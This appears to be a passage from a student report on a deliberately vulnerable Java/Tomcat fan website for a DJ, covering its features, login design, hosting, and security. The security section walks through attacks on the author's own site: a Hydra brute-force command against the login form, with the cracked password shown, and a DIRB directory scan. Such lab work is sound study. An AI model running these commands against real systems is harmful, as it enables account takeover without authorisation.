
Edited image for ease of representation

Now, a card of a tour in which the user has some tickets for.



Edited image for ease of representation


In both scenarios, the user can display a modal dialog by clicking on *Modify* or *Buy* in which he can complete the purchase of the tickets. Inmediately after purchasing a ticket, the number of tickets from the card (and the card appearance if he hasn't any yet) will be updated.




While adding a number of tickets the total price is updated and there is a limit of 100 tickets. In case that the user has previously added a credit card number on the profile, the credit card number will be automatically added.

When the button *Pay* is pressed, if all the fields are correctly completed, a POST AJAX request from *ticketSales.js* is sent and handled by *TicketServlet.java*. It will re-check the input, check the CSRF token and finally, if everything is correct, add the tickets to the user.

Just a short scroll down from the tour manager and out of *MyArea* section, the Comments section appears and shows all the status from all the users that have added one. It swipes automatically between comments or it can also be manually manipulated.




The next area that the user can find is the *Merch* section. It is a small shop for the users to buy merchandising really quick. All the merch is displayed dynamically from the database and It is presented on a carousel that the user can interact with to see all the clothes offered.




Edited image for ease of representation

For the user to buy a piece of clothing, It is necessary to select a size (or a warning will be raised) and click on *Buy* button. Once the button is pressed, a dialog will appear to complete the transaction.




As the user has previously logged in, the email is automatically completed as well as the credit card if the user had inserted one on the profile. As this is a simulation, if all the data introduced is correct (and there are not warnings raise) the dialog will dissapear and the purchase will be completed succesfully.

The next area is the *About*, which is a typical section of a website and, in this case, talks a bit about Tchami. The content of *About* is static and can be edited from *Index.jsp* through HTML.



Edited image for ease of representation

Finally, the *Contact* section is shown. This is where everyone that wants to contact Tchami or his managers should go to. There is a simple form to directly send a message (simulation) to Tchami's team.



On the bottom of the *Contact* there is a footer where the DJ's social networks are linked, an arrow to go *Home* and the author of the website.

Login system

As seen on the Operation guide, the application provides a system for the users to log in. A login system is basically composed of three main parts:

- A database to store the accounts information. In our case MySQL with User, Tour, etc. relations.
- Servlets in which all the logic for managing the accounts is implemented. Add accounts, log in or logout are some of the main operations to implement.
- A way to remember the users already authenticated. In this project, the HttpSession class from Java is used.

As the session tracking method for this application, the HttpSession Java class was chosen. It is used to store a session with a specific client and it allows the developer to store, retrieve and remove attributes from the HttpSession object.

Each time a user logs in, a session is created for him and it is generated an HttpSession object in which some data (email, password and CSRF token) is stored. Once the object is created, an identifier cookie (called JSESSIONID) is sent to the browser of the client in order to attach the client to the correspondent session.

However, having a login system has some costs. It entails some risks that must be controlled by the developer. In this case, the session has a timeout of 30 minutes in which if the user doesn't interact with the server, the session will expire (as if the browser is closed). Nevertheless, we will see how dangerous can be to have a system like this on the security chapter.

Accessing the Internet

To conclude, an overview of the process of making accessible the web application to the Internet is going to be explained.

In our case, we are working on a server on our own computer, not in a cloud platform like AWS. That means that we need to do everything from scratch and we don't have any type of settings panel or something like that.

First, we need to be sure that we have a public IP address so that everyone can access that IP from their own private networks. To do that, we had to ask our ISP (Internet Service Provider) for a public IP address. Some days after, we had ready our new IP address: 93.48.5.163.

Once the IP address is ready, the next step is to configure the port forwarding of the router of our ISP. It can be done accessing the router configuration page from a device connected to the network. In our case, two ports were configured:

- The default HTTP port: From the external port 80 to the internal port 80
- The default HTTPS port: From the external port 443 to the internal port 443

After configuring the router, our own computer (the one that acts as server) needs also to be adapted. We need to go to the firewall from the operating system and add a new entrance rule which allows port 80 and 443 to accept requests. Finally, we also need to be sure that our antivirus software doesn't interfere on the firewall, so we need to check the settings of the antivirus firewall too.

Some security measures like running the server on a Virtual Machine with an unprivileged user should be taken into account to prevent disasters if attacked. Another way of reducing risks is to filter request by their IPs (so that it can only be accessed by the ones you choose). This has also been done and requires a Java class (*IPFilter.java*) and the *Web.xml* modification.

It is worth noting that this way of working in which you have the server on your own computer is, however, very risky and inefficient because clients are accessing your own computer, which can be attacked or overloaded (depending on your own computer). Nevertheless, as it is just a project, for the moment, we wouldn't need more.

Web Application Security

Introduction

The global nature of the Internet exposes web applications to attacks from different locations and levels of scale and complexity. That implies that whatever the type of web application is being developed, security should be taken into account from the beginning.

The goal of software security is to maintain the confidentiality, integrity, and availability of information resources in order to enable successful business operations. This goal is accomplished through the implementation of security controls which help mitigating the occurrence of common software vulnerabilities.

As said before, the heart of software security relies on three key objectives:

- Confidentiality.
  - Data confidentiality: Assures that private information is not made available to unauthorized individuals.
  - Privacy: Assures that individuals control what information related to them may be collected and stored and by whom to whom that information may be shared
- Integrity.
  - Data integrity: Assures that information and programs are changed only in a specified and authorized manner.
  - System integrity: Assures that the system performs its intended function in a unimpaired manner, free from inadvertent unauthorized manipulation of the software.
- Availability.
  - Assures that the system works promptly and service is not denied to authorized users.

For a secure web application development, it is incredibly helpful to follow the OWASP (Open Web Application Security Project) recommendations. They provide a straightforward list of advices to develop a secure web application. They go through many different topics like: input validation, authentication, session management, etc.

Context

Similarly to testing, in security we can demonstrate the presence of vulnerabilities, but it is almost impossible to demonstrate the complete absence of them. An application cannot be described as 100% secure, even the most secure web applications have vulnerabilities that may be unknown.

This project has been developed in order to get a vulnerable application. That means that some vulnerabilities are not controlled and could be use by attackers to harm the confidentiality, integrity or availability of the application. The purpose of developing it in that way, is to study the vulnerabilities and, in some cases, try to take advantage of them to demonstrate how dangerous they could be.

Because of all these vulnerabilities, if the application was used by a company, there will be lots of potential attackers with the enough knowledge to attack it easily.

Security by Design

The ideal way to develop a secure application would be to follow a *security by design* pattern from the beginning. In software engineering, it is intended for *security by design* that the software has been designed from the foundation to be secure. However, as described at the beginning, we are developing a vulnerable application so we should start thinking on the vulnerabilities from the start.

As a first crucial decision, the server. The server choice matters a lot, there are many different types of servers and versions with their own vulnerabilities and bugs. That is why the server of the application is Apache Tomcat 6.0.1 and no other.

Apache Tomcat 6.0.1 was selected from a list of versions of Tomcat because of its high number of vulnerabilities. From the CVE (Common Vulnerabilities and Exposures), which is a list of entries for publicly known cybersecurity vulnerabilities, it was decided that it could be a great vulnerable option.

Apache » Tomcat : All Versions

Sort Results By : Version Descending Version Ascending Number of Vulnerabilities Descending Number of Vulnerabilities Ascending

Total number of versions found = 452 Page : 1 (This Page) 2 3 4 5 6 7 8 9 10

Version	Language	Update	Edition	Number of Vulnerabilities	
6.0.1				70	Version Details Vulnerabilities
6.0.10				70	Version Details Vulnerabilities
6.0.13				70	Version Details Vulnerabilities
6.0.2				69	Version Details Vulnerabilities
6.0.0				68	Version Details Vulnerabilities
6.0.11				68	Version Details Vulnerabilities
6.0.4				66	Version Details Vulnerabilities
6.0.12				66	Version Details Vulnerabilities
7.0.11				66	Version Details Vulnerabilities
6.0.3				65	Version Details Vulnerabilities
6.0.14				65	Version Details Vulnerabilities
7.0.10				65	Version Details Vulnerabilities

Figure 3

From CVE we can extract very useful information about the vulnerabilities of the server we are choosing. We can see the type of its known vulnerabilities and go to the documents that report them. On *Figure 5*, we can see all the vulnerabilities of our server published at the moment.

It is interesting to note that the same thing that we have done in order to choose the most vulnerable server, it could be done to find the less vulnerable one (at the moment). In addition, all the vulnerabilities that are published on the website can be seen both by the developer and the attacker, so they should be fixed as much as possible.

Apache » Tomcat » 6.0.1 : Vulnerability Statistics

Vulnerabilities (70) Related Metasploit Modules (Cpe Name:*cpe:/a:apache:tomcat:6.0.1*)

Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2007	8						4	1			2				
2008	6						2	2			1				
2009	6	1					1	1		1	2	1			
2010	6	1		1				2		1	2				
2011	6	2					1	1		2	2				
2012	14	5								9			1		
2013	1	1													
2014	7	2		2						1	1				
2015	3	2								1					
2016	5		1					2		3	1				
2017	8		1				1			3	3				
Total	70	14	2	3			9	9		21	14	1	1		
% Of All		20.0	2.9	4.3	0.0	0.0	12.9	12.9	0.0	30.0	20.0	1.4	1.4	0.0	

Figure 4

Apart from the server, the language used to develop the application is also important.

In the current project, Java (as a server-side language) has been the chosen one. Java could be a good option to develop a secure system, given the fact that it follows the sandbox model, which provides a very restricted environment in which to run untrusted code obtained from the open network. That prevents the code from doing any harm to the system they are running on. In addition, Java has many other advantages to be chosen because of its security applications like the removal of the pointers or its compile time checking.

All that been said, it could seem that the security by design relies only on the technologies selected (which makes a crucial part). However, when setting up security by design, it's important to realise that software development is work done by humans, and as humans, we make mistakes. Those mistakes can become really expensive if they are exploited by someone with bad intention. A clean and easily maintainable code will help solving this kind of things.

Security Concerns

Now, an overview of the main security concerns of our vulnerable application is going to be done, as well as the explanation of some of the most important vulnerabilities of the application.

Input validation

As the first of the concerns highlighted on the OWASP checklist, it is a very important issue to take into account when developing the application.

The input is a very sensitive part of the application because it is needed the ability of differentiating a valid content from an invalid or malicious one. It might seem easy but there are lots of ways to introduce input that provoke errors or that dodge the security measures.

For that reason, one of the OWASP recommendations is the following: "There should be a centralized input validation routine for the application". In such a way, a whole procedure of control is realized over the input and everything that comes from the outside of the application is checked.

In our case, *InputValidation.java* deals with all the input validations that are done on this application. As will be shown, some of the input controls are not totally secure (they don't check

potential hazardous characters presence, like “<” or “&”) and leave some vulnerabilities, like injection.

Security by obfuscation

Security by obfuscation is the reliance in security engineering on design or implementation secrecy as the main method of providing security to a system or component.

First of all, this can’t be seen as a security measure. An attacker that finds the code obfuscated will maybe have to employ more time to clarify it, but with a minimum knowledge (and offline, which makes him to be secure) it could be easily done.

However, it is included because it is a very easy thing to do and makes your code harder to be copied and prevent people from stealing your work easily.

Credit card storage

One of the biggest “vulnerabilities”/errors made by the application is to store credit cards from the users. It entails a very high risk and, in our case, it is not strictly necessary nor highly advantageous because there is not a monthly subscription or something like that.

The user would need to introduce the credit card number each time needs to buy something but there would be too much liability and problems if something goes wrong.

Encryption of passwords

When having a login system, one of the main issues is to store safely the passwords of the users. In our case, as explained on the login system section, all the user information is stored on the database.

However, passwords are differently stored from the rest of the information, they are stored encrypted. Who knows what would happen if a member of the application development team decides to have fun? What is more, it can also be seen as a second wall of security in case of an undesired database dump or an SQL injection attack.

For all these reasons, passwords treated on our application are strongly encrypted following **bcrypt** hashing algorithm before been stored on the database (*Encrypt.java*). bcrypt is a password hashing function designed by Niels Provos and David Mazières which incorporates a (random) **salt** to protect against rainbow table attacks.

A rainbow table is a precomputed table for reversing cryptographic hash functions. If an attacker wants to find a given plaintext for a certain hash there are two simple methods:

- Hash each plaintext one by one, until finding the hash.
- Hash each plaintext one by one, but store each generated hash in a sorted table so that you can easily look the hash up later without generating the hashes again.

Going one by one takes a very long time, and storing each hash takes an amount of memory which simply doesn't exist. Rainbow tables are a compromise between pre-computation and low memory usage.

An attacker could easily find rainbow tables on the Internet and use the appropriated one for the type of password required on the application. In our case, the password requires a minimum of six characters from which one has to be a number (poor password requirements, as we will demonstrate on a future section). A rainbow table for the previous requirements (*mixalpha-*

numeric-space#1-7) would not take too much disk storage and will decrypt lots of passwords for sure.

However, as said before, the application uses bcrypt that uses a random salt for each hash encrypted. Now, the rainbow table would have to contain the *salt + password* pre-hashed. As bcrypt uses a random salt for each hash, it could be considered almost impossible to cover all the possibilities because it is not viable to generate a rainbow table for each random salt.

The java class *Encrypt.java* provides the necessary methods to accomplish all this.

Broken authentication

Vulnerabilities in login systems can give attackers access to user accounts and even the ability to compromise an entire system using an admin account. For example, an attacker can take a list containing thousands of known username/password combinations and use a script to try all those combinations on a login system to see if there are any that work.

Some strategies to mitigate authentication vulnerabilities are requiring *2-factor authentication* (2FA) as well as limiting or delaying repeated login attempts using rate limiting. The 2-factor authentication is a method of confirming a user's claimed identity by utilizing something they know (password) and a second factor other than something they have or something they are (like a message on their phone or a personal question).

However, the developed application doesn't provide any of these two main security measures, which makes it vulnerable to brute-force or wordlists attacks on the login.

Now, it is going to be explained how an attacker could do a penetration on the login system. Let us suppose that the attacker has a specific victim from whose email is known: *victim@gmail.com*.

The attacker is going to use a Kali VM and Burp Suite and Hydra software:

- Burp Suite: Tool for testing Web application security. It intends to provide a comprehensive solution for web application security checks. In addition to basic functionality, such as proxy server, scanner and intruder, the tool also contains more advanced options such as a spider, a repeater, a decoder, a comparer, an extender and a sequencer.
- Hydra: Tool for parallelized network login cracker. Hydra works by using a set of methods to crack passwords using different approaches of generating possible passwords, it uses methods like wordlist attacks, brute-force attack and many other methods.

The attacker is going to use Hydra for the brute-force attack and Burp Suite to get some previous information. First of all, it is needed to know the response from the server when the user login fails. For that, with Burp Suite configured as a proxy on the attacker machine, a wrong user password combination should be sent to the server (with a regular login) and the response should be studied in detail. By default, Burp Suite doesn't intercept server responses, they should be enabled on the proxy settings of the program.

Once the response from the server is captured, the fragment that indicates that the login was not successful should be extracted (in order to let Hydra know when the login is successful). In our application, the response when the login fails is the following:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
x-frame-options: allow
Cache-Control: no-cache
Content-Type: application/json;charset=UTF-8
Content-Length: 17 Date: Sat, 29 Feb 2020 18:16:13 GMT
Connection: close

{"isValid":false}
```

As we can see, the application returns a JSON object with a key "isValid" and a value "false". In this case, the JSON object representation is the string that should be known by Hydra in order to know that if the response contains it, the log in was a failure (and try until it is not).

Once the attacker know this, the next step is to prepare the Hydra command.

As a first try, the attacker could try a brute-force attack of a password of 6 characters of length without capital letters and with numbers:

```
hydra -l victim@gmail.com -x 6:6:a1 93.48.5.163.nip.io http-post-form
"/login:email=^USER^&password=^PASS^:{\"isValid\"\:false}" -V -I
```

If the attacker weren't succesful, a dictionary attack, or an increase in the coverage of the brute-force (add capital letters) would be some other options. However, in this case, the victim didn't have a secure password and the attacker found it:

```
[80] [http-post-form]  host: 93.48.5.163.nip.io login:
victim@gmail.com  password: v1c7tt
```

As there are not security measures (like the ones mentioned at the beginning of the section) against these types of attacks, an attacker could also brute-force usernames and passwords and attack other random users.

Sensitive data exposure

As explained on the *Security by design* section, lots of security holes come from human mistakes. In this case, we are talking about those "little mistakes" in which sensitive data (like passwords or financial information) is accessible to people who shouldn't. If web applications don't protect it adequately, attackers can gain access to that data and utilize it for nefarious purposes.

As one of the top ten concerns on the OWASP, we should check if our application has any sensitive data published. For that purpose, we are going to act as an attacker again.

First of all, a penetration testing tool called DIRB is going to be used. DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary-based attack against a web server and analysing the response.

Let us see what happens when the attacker launches this tool:

```
dirb https://93.48.5.163.nip.io
```

